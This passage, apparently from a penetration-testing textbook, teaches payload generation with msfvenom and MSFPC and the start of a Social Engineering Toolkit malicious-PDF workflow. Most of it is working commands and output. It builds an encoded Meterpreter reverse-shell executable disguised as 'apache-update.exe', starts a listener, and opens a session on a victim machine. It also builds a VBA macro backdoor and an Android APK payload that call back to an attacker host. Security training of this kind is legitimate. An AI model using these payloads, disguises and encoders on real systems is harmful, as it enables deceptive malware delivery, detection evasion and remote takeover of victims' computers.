    android/shell/reverse_http          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp           Spawn a piped command shell (sh). Connect back stager
    bsd/sparc/shell_bind_tcp            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp         Connect back to attacker and spawn a command shell
    bsd/x64/exec                        Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp         Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp              Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small        Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp      Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small     Connect back to attacker and spawn a command shell
    bsd/x86/exec                        Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp             Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp          Stub payload for interacting with a Meterpreter Service
    bsd/x86/shell/bind_ipv6_tcp         Spawn a command shell (staged). Listen for a connection over IPv6
    bsd/x86/shell/bind_tcp              Spawn a command shell (staged). Listen for a connection
    bsd/x86/shell/find_tag              Spawn a command shell (staged). Use an established connection
    bsd/x86/shell/reverse_ipv6_tcp      Spawn a command shell (staged). Connect back to the attacker over IPv6
    bsd/x86/shell/reverse_tcp           Spawn a command shell (staged). Connect back to the attacker
    bsd/x86/shell_bind_tcp              Listen for a connection and spawn a command shell
    bsd/x86/shell_bind_tcp_ipv6         Listen for a connection and spawn a command shell over IPv6
    bsd/x86/shell_find_port             Spawn a shell on an established connection
    bsd/x86/shell_find_tag              Spawn a shell on an established connection (proxy/nat safe)
```

Figure 6.4 – Listing payloads in msfvenom


- **List encoders**: As we discussed earlier, `msfvenom` is a single utility that can generate as well as encode the payload. It supports all standard Metasploit encoders. We can list all the available encoders using the `msfvenom --list encoders` command, as in the following screenshot:



```
root@kali:~# msfvenom --list encoders

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
```

Figure 6.5 – Listing encoders in msfvenom


- **List formats**: While generating a payload, we need to instruct the `msfvenom` utility about the file format that we need our payload to be generated in. We can use the `msfvenom --help formats` command to view all the supported payload output formats:



```
root@kali:~# msfvenom --help-formats
Executable formats
        asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, loop-vbs, macho, ms
i, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war
Transform formats
        bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vb
application, vbscript
root@kali:~# 
```

Figure 6.6 – Listing formats in msfvenom

- **List platforms**: While we generate a payload, we also need to instruct the `msfvenom` utility about which platform our payload is going to run on. We can use the `msfvenom --help-platforms` command to list all the supported platforms:




```
root@kali:~# msfvenom --help-platforms
Platforms
        aix, android, bsd, bsdi, cisco, firefox, freebsd, hpux, irix, java, javascript, linux, mainframe, netbsd, netware, nod
ejs, openbsd, osx, php, python, ruby, solaris, unix, windows
root@kali:~# 
```

Figure 6.7 – Listing platforms in msfvenom

In the next section, we will be generating a payload with the `msfvenom` command.

Generating a payload with msfvenom

Now that we are familiar with what payloads, encoders, formats, and platforms the msfvenom utility supports, let's try generating a sample payload, as in the following screenshot:



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080
 -e x86/shikata_ga_nai -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~# 
```


Figure 6.8 – Generating a payload using msfvenom

The following table shows a detailed explanation for each of the command switches used in the preceding `msfvenom` command:

Switch	Explanation
`-a x86`	Here, the generated payload will run on x86 architecture.
`--platform windows`	Here, the generated payload is targeted for the Windows platform.
`-p windows/meterpreter/reverse_tcp`	Here, the payload is the Meterpreter with a reverse TCP.
`LHOST= 192.168.44.134`	Here, the IP address of the attacker's system is 192.168.44.134.
`LPORT= 8080`	Here, the port number to listen into the attacker's system is 8080.
`-e x86/shikata_ga_nai`	Here, the payload encoder to be used is shikata_ga_nai.
`-f exe`	Here, the output format for the payload is `exe`.
`-o /root/Desktop/apache-update.exe`	This is the path where the generated payload would be saved.

Once we have generated a payload, we need to set up a listener that would accept reverse connections once the payload is executed on our target system. The following command will start a Meterpreter listener on the IP address `192.168.44.134` on port `8080`:

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/
meterpreter/reverse_tcp; set LHOST 192.168.44.134; set LPORT
8080; run; exit -y"
```



```
       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1577 exploits - 908 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 8080
[*] Started reverse TCP handler on 192.168.44.134:8080
[*] Starting the payload handler...
```

Figure 6.9 – Using meterpreter reverse_tcp from msfconsole

Now we have sent the payload, disguised as an Apache update, to our victim. The victim needs to execute it in order to complete the exploit:





Figure 6.10 – Sending the payload to the victim


As soon as the victim executes the `apache-update.exe` file, we get an active Meterpreter session back on the listener we set up earlier (as in the following screenshot):



```
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 8080
[*] Started reverse TCP handler on 192.168.44.134:8080
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:8080 -> 192.168.44.129:1040) at 2017-05-10 23:27:30 -0400

meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```

Figure 6.11 – Using meterpreter reverse_tcp in msfconsole

Another interesting payload format is VBA. The payload generated in the VBA format, as in the following screenshot, can be embedded in a macro in any Word/Excel document:



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080
 -e x86/shikata_ga_nai -f vba -o /root/Desktop/office-backdoor
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of vba file: 2896 bytes
Saved as: /root/Desktop/office-backdoor
root@kali:~# ls -l /root/Desktop/office-backdoor
-rw-r--r-- 1 root root 2896 May 10 23:14 /root/Desktop/office-backdoor
root@kali:~# 
```

Figure 6.12 – Generating a payload using msfvenom

In the next section, we will be learning how MSFPC is another powerful tool that can be used to generate a payload.

Using MSFvenom Payload Creator (MSFPC)

In the previous section, we saw how to use `msfvenom` to generate custom payloads for client-side attacks. `msfvenom` is indeed a powerful tool, which comes with many customizable parameters. However, there could be situations where you just want to quickly generate a payload and drop it on your target. This is where the MSFPC tool can come in handy. MSFPC uses the same `msfvenom` tool in the backend but provides an easy-to-use interface for quick payload generation.


MSFPC just requires one argument to generate the payload, and that is the target platform. It can generate payloads for the following platforms:

- APK
- ASP
- ASPX
- Bash
- Java
- Linux
- OSX

- Perl
- PHP
- Powershell
- Python
- Tomcat
- Windows

Follow these steps to get started with MSFPC:


1. Open the Terminal and type `msfpc help`, as in the following screenshot:



```
root@kali:~# msfpc help
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)

 /usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
   Example: /usr/bin/msfpc windows 192.168.1.10        # Windows & manual IP.
            /usr/bin/msfpc elf bind eth0 4444          # Linux, eth0's IP & manual port.
            /usr/bin/msfpc stageless cmd py https      # Python, stageless command prompt.
            /usr/bin/msfpc verbose loop eth1           # A payload for every type, using eth1's IP.
            /usr/bin/msfpc msf batch wan               # All possible Meterpreter payloads, using WAN IP.
            /usr/bin/msfpc help verbose                # Help screen, with even more information.

 <TYPE>:
   + APK
   + ASP
   + ASPX
   + Bash [.sh]
   + Java [.jsp]
   + Linux [.elf]
   + OSX [.macho]
   + Perl [.pl]
   + PHP
   + Powershell [.ps1]
   + Python [.py]
   + Tomcat [.war]
   + Windows [.exe // .exe // .dll]

 Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
 Missing <DOMAIN/IP> will default to the IP menu.

 Missing <PORT> will default to 443.

 <CMD> is a standard/native command prompt/terminal to interactive with.
 <MSF> is a custom cross platform shell, gaining the full power of Metasploit.
 Missing <CMD/MSF> will default to <MSF> where possible.

 <BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
 <REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with engress firewalls rules on the target.
 Missing <BIND/REVERSE> will default to <REVERSE>.

 <STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
 <STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
 Missing <STAGED/STAGELESS> will default to <STAGED> where possible.

 <TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
 <HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
 <HTTPS> makes the communication appear to be (encrypted) HTTP traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
 <FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
 Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.

 <BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGELESS> & <TCP + HTTP + HTTPS + FIND_PORT>
 <LOOP> will just create one of each <TYPE>.

 <VERBOSE> will display more information.
root@kali:~# 
```

Figure 6.13 – MSFPC console

2. Now we'll try to generate a payload for an Android target. We can simply use the `msfpc apk` command, as in the following screenshot:



```
root@kali:~# msfpc apk
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)

 [i] Use which interface - IP address?:
 [i]   1.) lo - 127.0.0.1
 [i]   2.) eth0 - 192.168.83.130
 [i]   3.) wan - 123.201.194.75
 [?] Select 1-3, interface or IP address: 2

 [i]   IP: 192.168.83.130
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=192.168.83.130 LPORT=443 \
  > '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
root@kali:~# 
```

Figure 6.14 – Generating an Android payload using MSFPC

As the preceding screenshot shows, as soon as we entered the `msfpc apk` command, it simply asked which IP address should be used for a reverse connection and listed the available network interfaces on the system. Upon selecting the required interface, it created the APK payload and saved it to the `/root` directory. Along with the payload, it also created the MSF handler script. Creating and deploying quick payloads can be really well achieved using MSFPC.

Next, we will be focusing on social engineering with Metasploit and how it can be used to manipulate human behavior.

Social engineering with Metasploit


Social engineering is the art of manipulating human behavior in order to bypass the security controls of the target system. Let's take the example of an organization that follows very stringent security practices. All the systems are hardened and patched. The latest security software is deployed. Technically, it's very difficult for an attacker to find and exploit any vulnerability. However, the attacker somehow manages to befriend the network administrator of that organization and then tricks him into revealing the admin credentials. This is a classic example where humans are always the weakest link in the security chain.

Kali Linux, by default, has a powerful social engineering tool, which seamlessly integrates with Metasploit to launch targeted attacks. In Kali Linux, the Social Engineering Toolkit is located under **Exploitation Tools | Social Engineering Toolkit**.

Generating malicious PDFs

Let's look at how we can generate malicious PDFs using the Social Engineering Toolkit:


1. Open the Social Engineering Toolkit
2. Select the first option**, Spear-Phishing Attack Vectors**, as in the following screenshot.
3. Select the second option, **Create a File Format Payload**:



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>2
```

Figure 6.15 – Social Engineering Toolkit console

4. Now, select option `14` to use the `Adobe util.printf() Buffer Overflow` exploit:




```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          ********** PAYLOADS **********

